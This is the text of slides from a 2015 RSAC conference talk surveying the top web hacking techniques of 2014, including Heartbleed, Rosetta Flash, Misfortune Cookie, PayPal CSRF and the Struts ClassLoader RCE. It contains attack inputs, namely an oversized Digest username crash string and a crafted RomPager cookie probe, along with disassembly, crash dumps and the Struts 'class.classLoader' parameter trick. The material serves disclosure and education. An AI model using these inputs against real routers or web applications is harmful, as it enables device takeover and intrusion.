

# RSAC<sup>®</sup>Conference2015

San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-F01

## Top 10 Web Hacking Techniques of 2014

**Johnathan Kuskos**

---

Manager

WhiteHat Security / Threat Research Center

@JohnathanKuskos

**Matt Johansen**

---

Senior Manager

WhiteHat Security / Threat Research Center

@mattjay

# CHANGE

Challenge today's security thinking



# About the Top 10



“Every year the security community produces a stunning amount of new Web hacking techniques that are published in various white papers, blog posts, magazine articles, mailing list emails, conference presentations, etc. Within the thousands of pages are the latest ways to attack websites, web browsers, web proxies, and their mobile platform equivalents. Beyond individual vulnerabilities with CVE numbers or system compromises, here we are solely focused on new and creative methods of web-based attack.”

- Jeremiah Grossman



# Previous Years




# 2014 Top 10 Web Hacks

Protocol	Info
DNS	Standard query A download340.avast.com
ICMP	Redirect (Redirect for host)
DNS	Standard query A download340.avast.com
DNS	Standard query response A 82.192.95.92
DNS	Standard query response A 82.192.95.92
TCP	55552 > http [FIN, ACK] Seq=200 Ack=1154 Win=16
TCP	http > 55555 [SYN, ACK] Seq=0 Ack=1 Win=5840 Le
TCP	http > 55555 [SYN, ACK] Seq=0 Ack=1 Win=5840 Le
TCP	55555 > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
TCP	[TCP Dup ACK 19522#1] 55555 > http [ACK] Seq=1
TCP	http > 55552 [ACK] Seq=1154 Ack=201 Win=6912 Le
TCP	[TCP Dup ACK 19524#1] http > 55552 [ACK] Seq=11
TCP	[TCP segment of a reassembled PDU]
TCP	[TCP Retransmission] 55555 > http [PSH, ACK] Se
HTTP	POST /cgi-bin/iavs4stats.cgi HTTP/1.1 (iavs4/s
TCP	[TCP Retransmission] [TCP segment of a reasemb
TCP	http > 55555 [ACK] Seq=1 Ack=206 Win=6912 Len=0
TCP	[TCP Dup ACK 19531#1] http > 55555 [ACK] Seq=1
TCP	http > 55555 [ACK] Seq=1 Ack=1104 Win=8832 Len=
TCP	[TCP Dup ACK 19533#1] http > 55555 [ACK] Seq=1
HTTP	HTTP/1.1 204 No Content
HTTP	[TCP Retransmission] HTTP/1.1 204 No Content
TCP	55555 > http [RST, ACK] Seq=1104 Ack=93 Win=0 L
TCP	55555 > http [RST, ACK] Seq=1104 Ack=93 Win=0 L
TCP	55553 > mtqp [SYN] Seq=0 Win=8192 Len=0 MSS=146
ICMP	Redirect (Redirect for host)
TCP	55553 > mtqp [SYN] Seq=0 Win=8192 Len=0 MSS=146
d (616 bits)	
Dst: Azurewav_43:90:de (00:15:af:43:90:de)	
9), Dst: 192.168.1.6 (192.168.1.6)	
st Port: 55400 (55400), Seq: 1, Ack: 1, Len: 23	
.C.... 8&.0..E.	

1. **Heartbleed**
2. ShellShock
3. POODLE
4. Rosetta Flash
5. Misfortune Cookie
6. Hacking PayPal Accounts with 1 Click
7. Google Two-Factor Authentication Bypass
8. Apache Struts ClassLoader Manipulation Remote Code Execution
9. Facebook Hosted DDoS with notes app
10. Covert Timing Channels based on HTTP Cache Headers



# Covert Timing Channels based on HTTP Cache Headers

“A covert channel is a path that can be used to transfer information in a way not intended by the system’s designers (CWE-514)

A covert storage channel transfers information through the setting of bits by one program and the reading of those bits by another (CWE-515)

Covert timing channels convey information by modulating some aspect of system behavior over time, so that the program receiving the information can observe system behavior and infer protected information (CWE-385)”

**Denis Kolegov, Oleg Broslavsky, Nikita Oleksov**

<http://www.slideshare.net/dnkolegov/wh102014>

# 10



## 9



# Facebook Hosted DDoS with notes app

“Facebook Notes allows users to include `<img>` tags. Whenever a `<img>` tag is used, Facebook crawls the image from the external server and caches it. Facebook will only cache the image once however using random get parameters the cache can be by-passed and the feature can be abused to cause a huge HTTP GET flood.”

**Chaman Thapa, aka chr13**

<http://chr13.com/2014/04/20/using-facebook-notes-to-ddos-any-website/>



# Apache Struts ClassLoader Manipulation RCE

# 8

“A remote command execution vulnerability in Apache Struts versions 1.x (<= 1.3.10) and 2.x (< 2.3.16.2). In Struts 1.x the problem is related with the ActionForm bean population mechanism while in the case of Struts 2.x the vulnerability is due to the ParametersInterceptor. Both allow access to 'class' parameter that is directly mapped to getClass() method and allows ClassLoader manipulation. As a result, this can allow remote attackers to execute arbitrary Java code via crafted parameters.”

```
class.classLoader -> class['classLoader']
```

Fixed by adding the following regex to struts excludeParams:

```
(.*\.|^\.*|N(|"))(c|C)lass(\.|(|"))|N).*
```

**Peter Magnusson, Przemyslaw Celej**

<https://cwiki.apache.org/confluence/display/WW/S2-020>



# 7

## Google Two-Factor Authentication Bypass

“The attack actually started with my cell phone provider, which somehow allowed some level of access or social engineering into my Google account, which then allowed the hackers to receive a password reset email from Instagram, giving them control of the account.”





# 6



## Hacking PayPal Accounts with 1 Click

“An attacker can conduct a targeted CSRF attack against a PayPal user and take full control over his account. All requests are then forgeable and include but are not limited to:

1. Add/Remove/Confirm Email address
2. Add fully privileged users to business account
3. Change Security Questions
4. Change Billing/Shipping Address
5. Change Payment Methods
6. Change User Settings(Notifications/Mobile settings)

...and obviously, any other functionality where proper CSRF protection is not present.”

**Yasser Ali**

<http://yasserali.com/hacking-paypal-accounts-with-one-click/>



# Misfortune Cookie

5



“Researchers from Check Point’s Malware and Vulnerability Research Group uncovered this critical vulnerability present on millions of residential gateway (SOHO router) devices from different models and makers. It has been assigned the CVE-2014-9222 identifier. This severe vulnerability allows an attacker to remotely take over the device with administrative privileges.”

**Lior Oppenheim, Shahar Tal**

<http://mis.fortunecook.ie/>



# Background: TR-069






# ACS

- ◆ Single Point of Failure
- ◆ ACS very powerful as required by TR-069
- ◆ Port 7547

Port	Service	Hit Rate (%)
80	HTTP	1.77
7547	CWMP	1.12
443	HTTPS	0.93
21	FTP	0.77
23	Telnet	0.71
22	SSH	0.57
25	SMTP	0.43
3479	2-Wire RPC	0.42
8080	HTTP-alt/proxy	0.38
53	DNS	0.38

**Table 4: Top 10 TCP ports** — We scanned 2.15 million hosts on TCP ports 0–9175 and observed what fraction were listening on each port. We saw a surprising number of open ports associated with embedded devices, such as ports 7547 (CWMP) and 3479 (2-Wire RPC).

# TR-069 Diversity



## Connection Request Server Technologies






# Get to the hack already!

```

Start 0x8010e234

.ent DigestUsernameHandler

var_8= -8
var_4= -4

addiu $sp, -8
addiu $a0, 0x3D60
sw $ra, 8+var_4($sp)
addu $at, $a1, $a2
sw $fp, 8+var_8($sp)
sb $zero, 0($at)
jal strcpy
move $fp, $sp
lw $ra, 8+var_4($sp)
lw $fp, 8+var_8($sp)
jr $ra

addiu $sp, 8
.end DigestUsernameHandler

End 0x8010e264
    
```



- ◆ HTTP Header Fuzzing RomPager
- ◆ {Authorization: Digest username='a'\*600}
- ◆ Router Crashes





TLB refill exception occurred!

EPC= 0x61616161

SR= 0x10000003

CR= 0x50801808

\$RA= 0x00000000

Bad Virtual Address = 0x61616160

UTLB\_TLBL ..\core\sys\_isr.c:267 sysreset()

← Instruction pointer

```
$r0= 0x00000000 $at= 0x80350000 $v0= 0x00000000 $v1= 0x00000001
$a0= 0x00000001 $a1= 0x805D7AF8 $a2= 0xFFFFFFFF $a3= 0x00000000
$t0= 0x8001FF80 $t1= 0xFFFFFFFF $t2= 0x804A8F38 $t3= 0x804A9E47
$t4= 0x804A9460 $t5= 0x804A8A60 $t6= 0x804A9D00 $t7= 0x00000040
$s0= 0x804A8A60 $s1= 0x8040C114 $s2= 0x805E2BF8 $s3= 0x80042A70
$s4= 0x00000001 $s5= 0x8000007C $s6= 0x8040E5FC $s7= 0x00000000
$t8= 0x804A9E48 $t9= 0x00000000 $k0= 0x61616160 $k1= 0x8000007C
$gp= 0x8040F004 $sp= 0x805E2B90 $fp= 0x805E2BF8 $ra= 0x8003A3D0
```

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

```
805e2bf8: 80 5e 2c 28 80 04 2a 70 80 40 f8 ac 80 40 f3 e0 .^,(...*p.@.
805e2c08: 80 40 e5 fc 00 00 00 00 80 40 e6 0c 80 48 4e 29 .@.....@.
805e2c18: 00 55 54 4c 42 5f 54 4c 42 4c 00 ac 00 00 00 00 .UTLB_TLBL.
805e2c28: 80 5e 2c 40 80 10 16 d0 80 40 f3 e0 00 00 00 00 .^,@.....@.
```





```
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,he;q=0.6
Cookie: C0=21232f297a57a5a743894a0e4a801fc3;
HTTP/1.1 200 OK
Content-Type: text/html
Date: Sat, 01 Jan 2000 00:05:13 GMT
```



```
Cookie: c107373883=/omg1337hax
Object Not Found
The requested URL '/omg1337hax' was not found on the RomPager server.
Return to last page
```

- ◆ RomPager uses cookies
- ◆ Cookie array is pre-allocated memory
- ◆ 10 40 byte cookies
- ◆ C0, C1, C2 etc...
- ◆ No more memory variations between firmwares







# Misfortune Cookie Remediation

- ◆ Most people will just need to wait for manufacturer fix
- ◆ Technical people can flash firmware(DD-WRT, etc.)
- ◆ Don't buy these:  
<http://mis.fortunecook.ie/misfortune-cookie-suspected-vulnerable.pdf>



# 4

## Rosetta Flash

“Rosetta Flash [is] a tool for converting any SWF file to one composed of only alphanumeric characters in order to abuse JSONP endpoints, making a victim perform arbitrary requests to the domain with the vulnerable endpoint and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site. This is a CSRF bypassing Same Origin Policy.”




# What is it?

Rosetta Flash is a tool that converts normal binary SWF files and returns a compressed alphanumeric only equivalent




# JSONP

- ◆ Widely used
- ◆ callback parameter in URL
- ◆ Only accepts [a-zA-Z], \_, and . as valid



00000	43 57 53 0A 38 33 01 00 78 DA 5C 97 73 78 26 DD	0WS.83..x.\.sx&.
00010	D3 E7 EF D8 B6 6D 27 33 13 DB D6 C4 B6 73 C7 B6	.....m'3.....s..
00020	6D 4E EC 4C 6C DB B6 6D DB CE 3E CF EF DD DD F7	mN.L1..m..>.....
00030	DD ED D3 FD 47 55 7D EB 73 EA 74 57 5F E7 3A 6E	...GU}.s.tW_.:n
00040	00 48 01 00 00 39 04 00 20 04 01 88 A0 E0 00 00	.H...9.....
00050	00 5F B4 71 10 00 80 C7 C1 D8 94 4B 49 44 8C D8	.._q.....KID..
00060	CD C6 DA D6 91 EB 1F 8B 97 CA DC C9 C9 8E 8B 89	.....
00070	C9 D5 D5 95 D1 95 8D 11 E8 60 C6 C4 C2 C9 C9 C9	.....`.....
00080	C4 CC CA C4 CA CA F0 8F 82 C1 D1 DD D6 C9 C0 8D	.....
00090	C1 D6 91 8C 8A EF 3F 00 11 13 47 23 07 0B 3B 27	.....?..G#..;'
000A0	0B A0 2D F1 BF B6 81 21 D0 D9 89 97 8A EA 7F 53	...-...?.....S
000B0	8D 8D FE 2F D4 CE D9 C1 FA 3F 48 63 23 26 13 6B	.../.....?Hc##&.k
000C0	13 1B 13 5B 27 47 26 16 46 96 7F 40 C6 46 5C A6	...['G&.F...@.F\.
000D0	40 07 1B 03 27 3E 03 3B 3B 6B 0B 23 83 7F 71 4C	@... '>.;;k.#..qL
000E0	6E 0C 8E E6 40 23 2B 57 03 17 13 06 53 6B 03 47	n...@#+W.....Sk.G
000F0	73 1E A6 FF 16 FE 9B E3 64 E1 64 6D C2 27 68 0C	s.....d.dm.'h.
00100	34 34 21 16 B3 36 71 23 66 23 16 FC EF FC FF A8	44!..6q##f#.....
00110	FF 4B F2 AF D8 F8 BF 0B E5 FB 1F CB 34 F8 37 9B	.K.....4.7.
00120	D1 08 68 C3 64 E7 00 34 76 36 FA A7 26 D3 7F 50	..h.d..4v6..&..P
00130	FF 49 FE 9F 29 FF 22 EC 9C 0D AD 2D 1C CD 4D 1C	.I..)."-.....M.
00140	F8 9C 6D AD 6C 81 AE FF 35 C5 7F 7B FF D5 18 39	..m.l...5..{...9
00150	98 18 38 01 FF 5F C5 FF F1 FD 1B B7 36 B0 35 73	..8.._.....6.5s
00160	36 30 33 E1 13 95 FC 4F EC FF DA FF A9 D1 C0 C9	603....0.....
00170	84 4F CA C0 96 98 E5 27 3D 31 2B 33 0B F3 7F 95	.0.....'=1+3....



Ordinary SWF Binary  
Invalid JSONP callback



# JSONP

Just a handful of sites used JSONP and were vulnerable:

- Google
- Yahoo!
- YouTube
- LinkedIn
- Twitter
- Instagram
- Flickr
- eBay
- Mail.ru
- Baidu
- Tumblr
- Olark



# SWF Header Formats



# Faking valid zlib data

- ◆ First 2 bytes of zlib stream
- ◆ Huffman Coding: Bit reduction
- ◆ DEFLATE: Duplicate string elimination LZ77 algorithm
- ◆ ALDER32 Checksum


